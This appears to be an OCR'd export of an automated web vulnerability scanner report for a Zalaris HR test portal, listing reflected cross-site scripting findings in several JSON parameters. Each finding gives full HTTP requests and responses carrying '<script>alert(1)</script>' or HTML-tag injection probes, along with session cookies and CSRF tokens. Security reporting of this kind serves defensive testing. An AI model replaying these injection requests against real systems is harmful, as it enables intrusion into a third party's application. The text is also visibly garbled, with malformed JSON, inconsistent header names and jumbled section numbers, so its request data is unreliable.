https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modelAppCacheUpdateData":{"CONFIGURATION":"PORTAL","RELEASED":false,"URL_IPA":"","URL_APK":"","PG_APP_ID":"","PG_APP_NAME":"Zalaris
PeopleHub","PG_APP_VERSION":"6.0.8.0","AUTO_UPDATE":false,"URL_APP
...[SNIP]...
",1,"PORTAL","NEPTUNE_QUARTZ","Neptune Quartz",2},"modelAppCacheUserDefaultsData":
{"DATFPM":"","DCPFM":"","LANGU":"","TZONE":"","TZONE_DESCRIPTOR":"","TIMEFM":"","0","NUMBER_GROUPING":"","NUMBER_DECIMAL":"","di3xm<script>alert(1)
</script>oukN8ifhvd","EDIT":true},"modelAppCacheImageDataUpdateData":{"2,"GUID","CONTENT"},"modelAppCacheGlobalSettingsData":
{"GLOBAL_STYLE":"","RUNTIME_LANGUAGE":"","BANNER":"","APP_START":"","},"modelAppCacheSplitViewDat
...[SNIP]...
```

8.2. https://testportal.zalaris.com/neptune/zalaris_launchpad_standard [NUMBER_GROUPING JSON parameter]

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/zalaris_launchpad_standard

Issue detail

The value of the **NUMBER_GROUPING** JSON parameter is copied into the HTML document as plain text between tags. The payload **avfl5<script>alert(1)</script>why9bzvenzj** was submitted in the **NUMBER_GROUPING** JSON parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The original request used a Content-type header which it is not possible to generate using a standard HTML form. It was possible to replace this header with a standard value, to facilitate cross-domain delivery of an exploit.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
POST /neptune/zalaris_launchpad_standard?ajax_id=GET_MENU_LIST&ajax_applid=ZALARIS_LAUNCHPAD_STANDARD&sap-client=650&dwp=21100006&field_id=00384&
ajax_value=PORTAL%7CD%7C%7C%7C HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHt283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUzHP1QP|1656564413184|1656564438683
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrftoken: a8AO79NzIXR4n1dELJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-type: text/plain
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |5c04ab37b2ee49a18ba483fc30687ed5.59665a0c20a546bb
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-59665a0c20a546bb-01
Content-Length: 5413
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
```

```
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"WA_UPDATE":{"CONFIGURATION":{"PORTAL":"RELEASED":false,"URL_IPA":"","URL_APK":"","PG_APP_ID":"","PG_APP_NAME":"Zalaris
PeopleHub","PG_APP_VERSION":"6.0.8.0","AUTO_UPDATE":false,"URL_APPX":"","CREDAT"
...[SNIP]...
N":"21.10.0006"},"IT_APP_CACHE":{"IT_GUID":"","WA_MENU_LIST":{"WA_CATEGORY":"","WA_USER_DEFAULT":
{"DATFM":"1","DCPFM":"","LANGU":"E","TZONE":"","TZONE_DESCRIPTION":"","TIMEFM":"0","NUMBER_GROUPING":"","avl5<script>alert(1)
</script>why9bzvenzj"},"NUMBER_DECIMAL":"","EDIT":true},"WA_CORE":
{"CONFIGURATION":{"PORTAL":"","DESCRIPTION":"","APP_APPCACHE":"ZALARIS_LAUNCHPAD_STANDARD","APP_PASSCODE":"","NEPTUNE_LAUNCHPAD_PINCODE","APP_
START":"","APP_CLIEN
...[SNIP]...
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 12:43:06 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 409955
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/ data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modelAppCacheUpdateData":{"CONFIGURATION":{"PORTAL":"","RELEASED":false,"URL_IPA":"","URL_APK":"","PG_APP_ID":"","PG_APP_NAME":"Zalaris
PeopleHub","PG_APP_VERSION":"6.0.8.0","AUTO_UPDATE":false,"URL_APP
...[SNIP]...
Zalaris Quartz Light","1","PORTAL","NEPTUNE_QUARTZ","Neptune Quartz","2"},"modelAppCacheUserDefaultsData":
{"DATFM":"1","DCPFM":"","LANGU":"E","TZONE":"","TZONE_DESCRIPTION":"","TIMEFM":"0","NUMBER_GROUPING":"","avl5<script>alert(1)
</script>why9bzvenzj"},"NUMBER_DECIMAL":"","EDIT":true},"modelAppCacheImageDataUpdateData":{"2","GUID","CONTENT"},"modelAppCacheGlobalSettingsData":
{"GLOBAL_STYLE":"","RUNTIME_LANGUAGE":"E","BANNER":"","APP_START":"","model
...[SNIP]...
```

8.3. https://testportal.zalaris.com/neptune/zmf_team_status [CLIENT JSON parameter]

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/zmf_team_status

Issue detail

The value of the **CLIENT** JSON parameter is copied into the HTML document as plain text between tags. The payload **t5r61<script>alert(1)</script>jf5ltjw4oy4** was submitted in the CLIENT JSON parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The original request used a Content-type header which it is not possible to generate using a standard HTML form. It was possible to replace this header with a standard value, to facilitate cross-domain delivery of an exploit.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
POST /neptune/zmfp_team_status?ajax_id=SYNC&ajax_applid=ZMFP_TEAM_STATUS&sap-client=650&dpx=21100006&field_id=00020 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNU.JhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656564616884; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dElJb/pIPW8WUVmPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-type: text/plain
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5.49482bbdb0e94bc5
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-49482bbdb0e94bc5-01
Content-Length: 154
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"GS_APP_PARAMS":
{"ROLE": "ESS", "CAL_BEGDA": "1657132200000", "CAL_ENDDA": "1657736999000", "ALL": false, "EXP_BEGDA": "20220707", "EXP_ENDDA": "20220713", "CLIENT": "t5r61<script>alert(1)
</script>jf5ltjw4oy4"}}}
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:05:43 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 2055
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://cdnjs.cloudflare.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modeloCalendarLegendData": [2, "TEXT", "TYPE", "Part Time", "Type01", "Absence Request", "Type05", "Full Day Absence", "Type07", "Part Day
Absence", "Type08", "Travel", "Type09"], "modeloPCSmallData": [5, "PERNR", "
...[SNIP]...
DATE", "KEY", "TYPE", "ICON", "TITLE", "TEXT"], "modelappParamsData":
{"ROLE": "ESS", "CAL_BEGDA": "1657132200000", "CAL_ENDDA": "1657736999000", "ALL": false, "EXP_BEGDA": "20220707", "EXP_ENDDA": "20220713", "CLIENT": "t5r61<script>alert
(1)</script>jf5ltjw4oy4"}}}
```

8.4. https://testportal.zalaris.com/neptune/zmfp_time_statement [AMOUNT1 JSON parameter]

Summary

Severity:	Information
Confidence:	Firm
Host:	https://testportal.zalaris.com
Path:	/neptune/zmfp_time_statement

Issue detail

The value of the **AMOUNT1** JSON parameter is copied into the HTML document as plain text between tags. The payload `tjtrmbazz` was submitted in the AMOUNT1 JSON parameter. This input was echoed unmodified in the application's response.

This behavior demonstrates that it is possible to inject new HTML tags and attributes into the returned document. An attempt was made to identify a full proof-of-concept attack for injecting arbitrary JavaScript but this was not successful. You should manually examine the application's behavior and attempt to identify any unusual input validation or other obstacles that may be in place.

The original request used a Content-type header which it is not possible to generate using a standard HTML form. It was possible to replace this header with a standard value, to facilitate cross-domain delivery of an exploit.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
POST /neptune/zmfp_time_statement?ajax_id=GET_PDF&ajax_applid=ZMFP_TIME_STATEMENT&sap-client=650&dxp=21100006&field_id=00114 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656564818323; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dElJb/pIPW8WUVmPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5-ee36e9cfd33e423b
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-ee36e9cfd33e423b-01
Content-Length: 230
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"GS_PARAMS":{"STATUS":"","LS_PERIOD":{"PABRJ":"2022","PABRP":"03","BEGDA":"20220301","ENDDA":"20220329","AMOUNT1":"tjtr<a b=c>mbazz","AMOUNT2":"
0.00"},"PDF_SRC":"","FIL_KEY":"03.2022"},"GS_INPUT":{"PERIOD":365}}
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:24:27 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 315690
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zalltestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modelAppParData":{"STATUS":"","modelTimePeriodData":{"PABRJ":"2022","PABRP":"03","BEGDA":"20220301","ENDDA":"20220329","AMOUNT1":"tjtr<a
b=c>mbazz","AMOUNT2":"
0.00"},"PDF_SRC":"JVBBERi0xLjMNCiXi48/TDQoIUINUWFBERjMgUGFyYW1ldGVCyzogRFJTVFhiaGsNCiVEZXZ0eXBIIFFBERjEgICAgIEZvbnQgSEVMVkvUgICAgYm9sZCBMYW5hIE
VOIFNjcmVwdDogIDAgLT4vQzAwMQ0KMIAw
...[SNIP]...
```

8.5. https://testportal.zalaris.com/neptune/zmfp_time_statement [AMOUNT2 JSON parameter]

Summary

Severity:	Information
Confidence:	Firm
Host:	https://testportal.zalaris.com
Path:	/neptune/zmfp_time_statement

Issue detail

The value of the **AMOUNT2** JSON parameter is copied into the HTML document as plain text between tags. The payload **gihu3h90qo** was submitted in the AMOUNT2 JSON parameter. This input was echoed unmodified in the application's response.

This behavior demonstrates that it is possible to inject new HTML tags and attributes into the returned document. An attempt was made to identify a full proof-of-concept attack for injecting arbitrary JavaScript but this was not successful. You should manually examine the application's behavior and attempt to identify any unusual input validation or other obstacles that may be in place.

The original request used a Content-type header which it is not possible to generate using a standard HTML form. It was possible to replace this header with a standard value, to facilitate cross-domain delivery of an exploit.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
POST /neptune/zmfp_time_statement?ajax_id=GET_PDF&ajax_applid=ZMFP_TIME_STATEMENT&sap-client=650&dxc=21100006&field_id=00114 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE[2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP[1656564413184|1656564818323; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dElJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5-ee36e9cfd33e423b
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-ee36e9cfd33e423b-01
Content-Length: 230
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"GS_PARAMS":{"STATUS":"","LS_PERIOD":{"PABRJ":"","2022","PABRP":"","03","BEGDA":"","20220301","ENDDA":"","20220329","AMOUNT1":"","157.50","AMOUNT2":"","gihu3<a
b=c>h90qo","PDF_SRC":"","FIL_KEY":"","03.2022"},"GS_INPUT":{"PERIOD":365}}
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:29:41 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 315690
dxc-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
```

3.6. https://testportal.zalaris.com/neptune/zmfp_time_statement [FIL_KEY JSON parameter]

Severity: **Information**
Confidence: **Certain**
Host: **https://testportal.zalaris.com**
Path: **/neptune/zmfp_time_statement**

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:48:38 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
```



```
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 315733
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
